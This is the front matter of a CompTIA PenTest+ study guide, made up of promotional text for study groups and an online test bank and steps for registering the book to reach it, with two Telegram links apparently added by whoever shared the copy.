By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Get Certified!





Mike Chapple offers **FREE ONLINE STUDY GROUPS** that complement this book and will help prepare you for your security certification.

Visit CertMike.com to learn more!

https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Comprehensive Online Learning Environment

Register to gain one year of FREE access to the online interactive learning environment and test bank to help you study for your CompTIA PenTest+ certification exam—included with your purchase of this book!

The online test bank includes the following:

- **Assessment Test** to help you focus your study to specific objectives
- **Chapter Tests** to reinforce what you've learned
- **Practice Exams** to test your knowledge of the material
- **Digital Flashcards** to reinforce your learning and provide last-minute test prep before the exam
- **Searchable Glossary** to define the key terms you'll need to know for the exam

Register and Access the Online Test Bank

To register your book and get access to the online test bank, follow these steps:

1. Go to `bit.ly/SybexTest`.
2. Select your book from the list.
3. Complete the required registration information, including answering the security verification to prove book ownership. You will be emailed a PIN code.
4. Follow the directions in the email or go to `https://www.wiley.com/go/sybextestprep`.
5. Enter the PIN code you received and click the "Activate PIN" button.
6. On the Create an Account or Login page, enter your username and password, and click Login. A "Thank you for activating your PIN!" message will appear. If you don't have an account already, create a new account.
7. Click the "Go to My Account" button to add your new book to the My Products page.



https://t.me/learningnets